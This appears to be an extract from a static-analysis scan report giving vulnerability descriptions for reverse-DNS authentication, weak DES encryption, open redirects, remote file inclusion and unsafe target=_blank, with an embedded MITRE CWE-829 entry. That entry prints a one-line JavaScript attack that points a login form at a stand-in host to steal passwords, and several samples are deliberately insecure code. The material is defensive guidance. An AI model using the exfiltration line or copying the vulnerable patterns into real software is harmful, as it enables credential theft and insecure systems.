Relying on reverse DNS records, without verifying domain ownership via cryptographic certificates or protocols, is not a sufficient authentication mechanism. Basing any security decisions on the registered hostname could allow an external attacker to control the application flow. The attacker could possibly perform restricted operations, bypass access controls, and even spoof the user's identity, inject a bogus hostname into the security log, and possibly other logic attacks.

Cause

How does it happen

The application performs a reverse DNS resolution, based on the remote IP address, and performs a security check based on the returned hostname. However, it is relatively easy to spoof DNS names, or cause them to be misreported, depending on the context of the specific environment. If the remote server is controlled by the attacker, it can be configured to report a bogus hostname. Additionally, the attacker could also spoof the hostname if she controls the associated DNS server, or by attacking the legitimate DNS server, or by poisoning the server's DNS cache, or by modifying unprotected DNS traffic to the server. Regardless of the vector, a remote attacker can alter the detected network address, faking the authentication details.

General Recommendations

How to avoid it

- Do not rely on DNS records, network addresses, or system hostnames as a form of authentication, or any other security-related decision.
 - Do not perform reverse DNS resolution over an unprotected protocol without record validation.
 - Implement a proper authentication mechanism, such as passwords, cryptographic certificates, or public key digital signatures.
 - Consider using proposed protocol extensions to cryptographically protect DNS, e.g. DNSSEC (though note the limited support and other drawbacks).
-

Source Code Examples

Java

Using Reverse DNS as Authentication

```
private boolean isInternalEmployee(ServletRequest req) {
    boolean isCompany = false;

    String ip = req.getRemoteAddr();
    InetAddress address = InetAddress.getByName(ip);

    if (address.getHostName().endsWith(COMPANYNAME)) {
        isCompany = true;
    }

    return isCompany;
}
```

```
}
```

Verify Authenticated User's Identity

```
private boolean isInternalEmployee(HttpServletRequest req) {  
    boolean isCompany = false;  
  
    Principal user = req.getUserPrincipal();  
    if (user != null) {  
        if (user.getName().startsWith(COMPANYDOMAIN + "\\\")) {  
            isCompany = true;  
        }  
    }  
    return isCompany;  
}
```

Use of Broken or Risky Cryptographic Algorithm

Risk

What might happen

Using a weak or broken algorithm ruins the protection granted by using cryptographic mechanisms in the first place, harming the confidentiality or integrity of sensitive user data. This could allow an attacker to steal secret information, alter sensitive data, or forge the source of modified messages.

Cause

How does it happen

The application code specifies the name of the selected cryptographic algorithm, either via a String argument, a factory method, or a specific implementation class. These algorithms have fatal cryptographic weaknesses, that make it trivial to break in a reasonable timeframe. Strong algorithms should withstand attacks far beyond the realm of possible.

General Recommendations

How to avoid it

- Only use strong, approved cryptographic algorithms, including AES, RSA, ECC, and SHA-256 respectively, amongst others.
 - Do not use weak algorithms that are considered completely broken, such as DES, RC4, and MD5, amongst others.
 - Avoid, where possible, using legacy algorithms that are not considered "future-proof" with sufficient safety margins, even though they are considered "safe enough" for today. This includes algorithms that are weaker than they should be, and have stronger replacements, even if they are not yet fatally broken - such as SHA-1, 3DES,
 - Consider using a relevant official set of classifications, such as NIST or ENISA. If possible, use only FIPS 140-2 certified algorithm implementations.
-

Source Code Examples

Java

Legacy Encryption with DES

```
private static byte[] encrypt(String plainText) {
    byte[] encData;

    SecretKey key = new SecretKeySpec(SECRET_KEY, "DES");

    Cipher cipher = Cipher.getInstance("DES/ECB/NoPadding");
    cipher.init(Cipher.ENCRYPT_MODE, key);

    encData = cipher.doFinal(plainText.getBytes());
    byte[] iv = cipher.getIV();

    return encData;
}
```

Modern Encryption with AES

```
private static byte[] encrypt(String plainText) {
    byte[] encData;

    try {
        SecretKey key = new SecretKeySpec(SECRET_KEY_FROM_CONFIG, "AES");

        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        // Consider a stronger mode, such as GCM / CCM / or other AEAD mode, if
        required
        cipher.init(Cipher.ENCRYPT_MODE, key);

        encData = cipher.doFinal(plainText.getBytes("UTF-8"));
        byte[] iv = cipher.getIV();

    } catch (GeneralSecurityException e) {
        handleError(e);
    }

    return encData;
}
```

Client DOM Open Redirect

Risk

What might happen

An attacker could use social engineering to get a victim to click a link to the application, so that the user will be immediately redirected to another, arbitrary site. Users may think that they are still in the original application site. The second site may be offensive, contain malware, or, most commonly, be used for phishing.

Cause

How does it happen

The application redirects the user's browser to a URL provided in a user request, without warning users that they are being redirected outside the site. An attacker could use social engineering to get a victim to click a link to the application with a parameter defining another site to which the application will redirect the user's browser, and the user may not be aware of the redirection.

General Recommendations

How to avoid it

1. Ideally, do not allow arbitrary URLs for redirection. Instead, create a server-side mapping from user-provided parameter values to legitimate URLs.
 2. If it is necessary to allow arbitrary URLs:
 - For URLs inside the application site, first filter and encode the user-provided parameter, and then use it as a relative URL by prefixing it with the application site domain.
 - For URLs outside the application (if necessary), use an intermediate disclaimer page to provide users with a clear warning that they are leaving your site.
-

Source Code Examples

CSharp

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.

```
Response.Redirect(getUrlById(targetUrlId));
```

Java

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.

```
Response.Redirect(getUrlById(targetUrlId));
```

Client Remote File Inclusion

Risk

What might happen

An attacker that can influence the library that is dynamically loaded on the server, can cause the application to execute arbitrary code. This can include any software library already installed on the server (e.g. via a file upload feature), or even a remote library completely under the control of the attacker. This effectively allows the attacker to control the code run by the application, and even enable complete server takeover.

Cause

How does it happen

The application uses untrusted data received via user input to dynamically load the library, without proper sanitization. The framework will load any arbitrary code specified by the application, and even download remote code files hosted on a remote server, if specified. The loaded code will then be executed as specified.

General Recommendations

How to avoid it

- Do not dynamically load code libraries, especially not based on user input.
 - If it is necessary to use untrusted data to select the library to be loaded, verify the input matches a predefined set of whitelisted library names. Alternatively, use the input as an identifier to select from the whitelisted libraries.
-

Source Code Examples

Possible Flow Control

Risk

What might happen

An attacker with the ability of controlling program's flow might control the output of the program and result with an unexpected output.

Cause

How does it happen

This will occur when variables from user input are used in control flow decisions.

General Recommendations

How to avoid it

User input should not be taken into consideration as part of program's control flow.

Source Code Examples

Java

User input affects the while loop

```
boolean public login(user) {  
    while(user){  
        //do something  
    }  
    return true;  
}
```

User input does not affects the while loop

```
boolean isAdmin = false;  
  
boolean public login(user) {  
    boolean isAdmin = isAuthorized(user);  
    while(isAdmin){  
        // do something  
    }  
    return true;  
}
```

Inclusion of Functionality from Untrusted Control Sphere Definition in a New Window

Weakness ID: 829 (Weakness Class)

Status: Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware ([CWE-601](#)).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: <i>Execute unauthorized code or commands</i> An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness ([CWE-79](#)).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

...*Weather widget code....*

```
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";
```

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses "." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [\[R.829.1\]](#).

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid [CWE-602](#). Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid [CWE-243](#) and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.

Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [[R.829.2](#)]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as [CWE-23](#), and exclude directory separators such as "/" to avoid [CWE-36](#). Use a whitelist of allowable file extensions, which will help to avoid [CWE-434](#).

Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.

Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	Development Concepts (primary)699 Research Concepts (primary)1000
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	Weaknesses in OWASP Top Ten (2010) (primary)809
ChildOf	Category	864	2011 Top 25 - Insecure	Weaknesses in the 2011

ParentOf	Weakness Base	98	Interaction Between Components	CWE/SANS Top 25 Most Dangerous Software Errors (primary) 900
ParentOf	Weakness Base	827	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	Research Concepts (primary) 1000
ParentOf	Weakness Base	830	Improper Control of Document Type Definition	Research Concepts 1000
			Inclusion of Web Functionality from an Untrusted Source	Development Concepts (primary) 699
				Research Concepts (primary) 1000

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.7)
175	Code Inclusion	
253	Remote Code Inclusion	
101	Server Side Include (SSI) Injection	
193	PHP Remote File Inclusion	
251	Local Code Inclusion	
252	PHP Local File Inclusion	
38	Leveraging/Manipulating Configuration File Search Paths	
103	Clickjacking	
181	Flash File Overlay	
222	iFrame Overlay	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	
111	JSON Hijacking (aka JavaScript Hijacking)	
184	Software Integrity Attacks	
35	Leverage Executable Code in Nonexecutable Files	

References

- [R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <<http://www.owasp.org/index.php/ESAPI>>.
- [R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <<https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>>.

Content History

Submission Date	Submitter	Submissions Organization	Source
		MITRE	Internal CWE Team
Modification Date	Modifier	Modifications Organization	Source
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

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Unsafe Use Of Target blank

Risk

What might happen

An unsuspecting user might click a vulnerable legitimate-looking link, prepared by an attacker, that leads to a malicious page. The new page that opens can redirect the **original** page to another malicious page and abuse the trust of the user to create a very convincing phishing attack.

Cause

How does it happen

When opening a new page using an `<a>` HTML element with the "target" attribute (with any value), or with `window.open()` within JavaScript, the new page has some access to the original page through the `window.opener` object. This may allow redirection to a malicious phishing page.

General Recommendations

How to avoid it

For HTML:

- Do not set the "target" attribute (with any value) for links created by users unless required.
- If required, when using the "target" attribute, also set the "rel" attribute as "noopener noreferrer":
 - "noopener" for Chrome and Opera
 - "noreferrer" for Firefox and old browsers
 - No similar solution for Safari

For JavaScript:

- When invoking an untrusted new window using "var newWindow = window.open()", set "newWindow.opener=null" before setting "newWindow.location" to a potentially untrusted site, such that when the new site is open in the new window, it has no access to its original "opener" attribute
-

Source Code Examples

JavaScript

Unsafe Use of Window.Open()

```
function newWindowOpener(untrustedURL) {  
    var newWindow=window.open();  
    newWindow.location=untrustedURL;  
}
```

Safe Use of Window.Open()

```
function newWindowOpenerSafe (untrustedURL) {  
    var newWindow=window.open();  
    newWindow.opener=null;  
    newWindow.location=untrustedURL;  
}
```

Unsafe Use Of Target Blank

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-

Source Code Examples

Scanned Languages

Language	Hash Number	Change Date
JavaScript	1330507756016417	5/31/2017
VbScript	1337832853011295	5/31/2017
PHP	3752444180838947	5/31/2017
PLSQL	0118405556519376	5/31/2017